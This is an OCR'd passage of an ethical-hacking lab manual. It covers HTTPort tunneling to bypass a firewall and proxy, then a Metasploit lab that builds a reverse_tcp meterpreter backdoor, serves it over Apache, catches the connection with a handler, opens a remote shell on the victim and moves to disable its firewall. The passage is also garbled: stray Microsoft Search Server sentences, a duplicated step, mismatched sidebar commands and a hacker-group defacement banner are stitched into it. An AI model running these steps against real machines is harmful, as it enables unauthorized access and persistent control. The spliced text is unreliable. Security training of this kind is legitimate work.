


FIGURE 5.40: HTTPort Editing to assign a mapping

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 16 Evading IDS, Firewalls and Honeypots

In this kind of environment, the federated search webpart of Microsoft Search Server 2008 will not work out-of-the-box because we only support non-password protected proxy.

64. Rename this as **ftp test** (you can enter the name of your choice).
65. Right-click the node below **Local port**, then click **Edit,** and enter the port value as **21**.
66. Right-click the node below **Remote host**, click **Edit,** and rename it as **10.0.0.10**.
67. Right-click the node below **Remote port**, then click **Edit**, and enter the port value as **21**.

Note: **10.0.0.10** specified in Remote host node is the IP address of the **Windows 8.1** machine that is hosting the FTP site.




FIGURE 5.41: HTTPort Static TCP/IP port mapping

68. Switch to the **Proxy** tab, and click **Start** to begin the HTTP tunneling.

To make a data tunnel through the password protected proxy, so we can map external website to local port, and federate the search result.




FIGURE 5.42: HTTPort to start tunneling

69. HTTPort intercepts the ftp request to the local host and tunnels through it. HTTHost installed in the remote machine to connect you to **10.0.0.10**.
70. This means you may not access ftp site directly by issuing **ftp 10.0.0.10** in the command prompt, but you will be able to access it through the local host by issuing the command **ftp 127.0.0.1**.
71. Launch **Command Prompt** and type **ftp 10.0.0.10**. Press **Enter**. The ftp connection will be blocked by the outbound firewall rule.

HTTPort does neither freeze nor hang. What you are experiencing is known as "blocking operations."




FIGURE 5.43: ftp connection is blocked

72. Now launch a new Command Prompt, type **ftp 127.0.0.1** and press **Enter**. You should be able to connect to the site.

Note: If you issue this command without starting HTTPort, the connection to FTP site fails, stating that the FTP connection is refused.

HTTPort makes it possible to open a client side of a TCP/IP connection and provide it to any software. The keywords here are: "client" and "any software."




FIGURE 5.44: Executing ftp command

73. Enter the credentials of any user account of Windows 8.1. In this lab, we are using the credentials of the **Jason** account. Type the username (**Jason**) and press **Enter**.
74. Enter the credentials of any user account of Windows 8.1. In this lab, we are using the credentials of the **Jason** account. Type the username (**Jason**) and press **Enter**.

Note: The password you enter won't be visible.




FIGURE 5.45: Signing into the FTP site

75. You are successfully logged in, even after adding a firewall outbound rule inferring that a tunnel has been established by HTTPort and HTTHost, bypassing the firewall.
76. Now you have access to add files in the ftp directory located in Windows 8.1 virtual machine.
77. Type **mkdir Test** and press **Enter**.

FIGURE 5.46: Creating a Directory

78. A directory named **Test** will be created in the **FTP** folder on the **Windows 8.1** (location: **C:\FTP**) virtual machine, as shown in the screenshot:




FIGURE 5.47: New directory created

79. Thus, you are able to bypass HTTP proxies as well as firewalls, and thereby access files beyond them.

Note: On completion of lab, delete the created **outbound rule**, stop **HttHost** and **HTTPort** and disable the firewall (which was enabled in the beginning of the lab) in the host machine (i.e., **Windows Server 2012**), and start the **World Wide Web Publishing Service** on the **Windows Server 2008** virtual machine.

Lab Analysis

Document all the IP addresses, open ports and running applications, and protocols you discovered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 6

Bypassing Windows Firewall and Maintaining a Persistent Connection with a Victim

Metasploit Framework is a tool for developing and executing exploit code against a remote target machine.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Large companies are common targets for hackers and attackers of all stripes, and it is not uncommon for these companies to actively monitor traffic to and from their critical IT infrastructure. Judging by the functionality of Trojans, we can safely surmise that they are designed to open back doors on compromised computers, allowing remote attackers to monitor activity and steal information. Once installed inside a corporate network, the Trojan's backdoor feature also allows attackers to use the initially compromised computer as a springboard to launch further forays into the rest of the infrastructure, resulting in the possible theft of a wealth of information, which could be far greater than any that exists on a single machine.

The basic principal of all malicious programs is that they require user support to damage the initial computer. That is why Trojan horses try to deceive users by displaying some other form of email. Backdoor programs are used to gain unauthorized access to systems, and backdoor software is used by hackers to gain access to systems, so that they can send the malicious software to that particular system.

Hackers/attackers infect target environments with customized Trojan horses (backdoors) to determine exploitable holes in security systems. As Security Administrator of your organization, your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, the theft of valuable data/identities, privilege escalation, persistent backdoors, and so on.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of this lab include:

- Creating a server and testing the network for attack
- Attacking a network using sample backdoor and monitor the system activity

Lab Environment

To complete this lab, you will need:

- A computer running Window Server 2012
- Kali Linux running in Virtual machine (Attacker machine)
- Windows 7 running in virtual machine (Victim machine)
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains a malicious or harmful code inside apparently harmless programming or data so that it can obtain control of a computer or system and cause damage, such as ruining file allocation tables on a hard drive.

Lab Tasks

TASK 1

Turn On Windows firewall

1. Before running this lab, log into **Windows Server 2008** and turn **ON** Windows Firewall.




FIGURE 6.1: Turning on Windows Firewall

2. Turning on Windows Firewall ensures that the computer is secure.
3. Keep the window intact.
4. Now, you will need to bypass this Firewall and launch a meterpreter session. Once launched, you will be shown how to turn off the Firewall on the target machine through meterpreter shell.

TASK 2

Logon to Kali Linux

5. Log into the **Kali Linux** virtual machine.
6. Click **Other...**

FIGURE 6.2: Log in to Kali Linux

7. Type **root** in the **Username** text field, and click **Log In**.




FIGURE 6.3: Entering Username

8. Type **toor** in the **Password** text field, and click **Log In**.




FIGURE 6.4: Entering Password

9. If you have already started all the required services, created a **backdoor**, and copied it to **Share** folder, then launch **msfconsole** and skip to **Step 25**.

TASK 3

Stop postgresql and metasploit services

10. Open the terminal console by navigating to **Applications → Accessories → Terminal**.

Note: You can instead click  in the menu bar to launch the command-line terminal.

FIGURE 6.5: Launching Command Line Terminal

11. Issue the commands **service postgresql stop** and **service metasploit stop** to stop the services.




FIGURE 6.6: Launching msfconsole

12. Type **msfconsole** and press **Enter** to launch msfconsole.
13. Type the command **msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.13 X > Desktop/Backdoor.exe** in msfconsole, and press **Enter**.

Note: **10.0.0.13** is the IP address of Kali Linux, which might differ in your lab environment.

FIGURE 6.7: Creating Backdoor.exe

14. The above command creates a **Windows executable file** named "**Backdoor.exe,**" which will be saved on the **Kali Linux** Desktop.

Metasploit Framework, a tool for developing and executing exploit code against a remote target machine.

FIGURE 6.8: Created Backdoor.exe file

TASK 4

Sharing Backdoor.exe file

15. Now, you need to share **Backdoor.exe** with the victim machine (in this lab, **Windows Server 2008**)
16. Open a new command-line terminal, type **mkdir /var/www/share** and press **Enter** to create a new directory named "**share.**"




FIGURE 6.9: sharing the file

17. Change the mode of the **share** folder to **755** by typing the command **chmod -R 755 /var/www/share/** and pressing **Enter**.

To create new directory share following command is used:mkdir /var/www/share.

FIGURE 6.10: sharing the file into 755

To change the mode of share folder use the following command:chmod -R * /var/www/share/.

18. Change the ownership of that folder to **www-data** by typing **chown -R www-data:www-data /var/www/share/** and pressing **Enter**.




FIGURE 6.11: Change the ownership of the folder

To change ownership of folder into www, use this command chown -R www-data /var/www/share/

19. Type **ls -la /var/www/ | grep share** and press **Enter**.




FIGURE 6.12: Sharing the Backdoor.exe file

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

20. Start the **apache server**: type **service apache2 start** in Terminal and press **Enter**.

To run the apache web server use the following command: cp/root/.msf4/data/exploits/* /var/www/share/




FIGURE 6.13: Starting Apache webserver

21. The apache web server is now running; copy **Backdoor.exe** into the **share** folder.
22. Type **cp /root/Desktop/Backdoor.exe /var/www/share/** in the terminal and press **Enter**.

The exploit will be saved on /root/.msf4/data/exploits/ folder.




FIGURE 6.14: Copying Backdoor.exe file into share folder

23. Switch back to the msfconsole terminal to create a handler.
24. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.

FIGURE 6.15: Using multi/handler exploit

25. Issue the following commands in msfconsole:
    a) Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
    b) Type **set LHOST 10.0.0.13** and press **Enter**.
    c) Type **show options** and press **Enter** to display all the options assigned to the payload.
26. IP address entered in LHOST refers to the attacker machine (i.e., Kali Linux).

To set reverse TCP use the following command set payload windows/meterpreter/reverse_tcp




FIGURE 6.16: Setup the reverse TCP

27. To start the handler, type **exploit -j -z** and press **Enter**.

FIGURE 6.17: Exploit the windows 8.1 machine

28. Switch back to the **Windows Server 2008** virtual machine. Observe that the Firewall is turned **ON**.




FIGURE 6.18: Firewall Turned ON in Windows Server 2008

29. Launch Mozilla Firefox (or other web browser), and type **http://10.0.0.13/share/** in the address field. Then press **Enter**.

Note: Here, **10.0.0.13** is the IP address of **Kali Linux**, which may differ in your lab environment.

30. Click **Backdoor.exe** to download the backdoor file.




FIGURE 6.19: Downloading the Backdoor.exe file

31. The **Opening Backdoor.exe** pop-up appears; click **Save File**.




FIGURE 6.20: Saving the Backdoor.exe file

If you didn't have apache2 installed, run apt-get install apache2

32. **Close** the browser.
33. By default, this file is stored in **C:\Users\Admin\Downloads**.

Note: The download location might vary in your lab environment.

34. Navigate to the download location (here, **C:\Users\Admin\Downloads**), and double-click **Backdoor.exe**.
35. If the **Open File - Security Warning** appears, click **Run**.
36. Close the **Downloads** window.
37. Switch back to the Kali Linux machine. The Meterpreter session has been successfully opened, as shown in the screenshot:

To interact with the available session, you can use sessions -i <session_id>




FIGURE 6.21: Meterpreter session opened successfully

38. Type **sessions -i** and press **Enter** to view the active sessions.




FIGURE 6.22: Creating the session

39. Type **sessions –i 1** command and press **Enter**. ("**1**" in "**sessions –i 1**" is the session id number). The **Meterpreter** shell is launched, as shown in the screenshot:




FIGURE 6.23: Creating the session

TASK 5

Launch remote shell

40. Type **execute -f cmd.exe -c -H** and press **Enter**. This creates a channel using which you can access the command shell of the victim machine.
41. Note the **Channel** number (here, **1**).




FIGURE 6.24: Executing command prompt

42. Type **interact 1** and press **Enter**.
43. This allows you to interact with the command shell of the victim machine.




FIGURE 6.25: Interacting with a process

TASK 6

Disable Windows Firewall

44. Type **netsh firewall show opmode** and press **Enter**. This displays the status of the firewall on the victim machine.
45. Observe that all the firewall configurations are enabled.

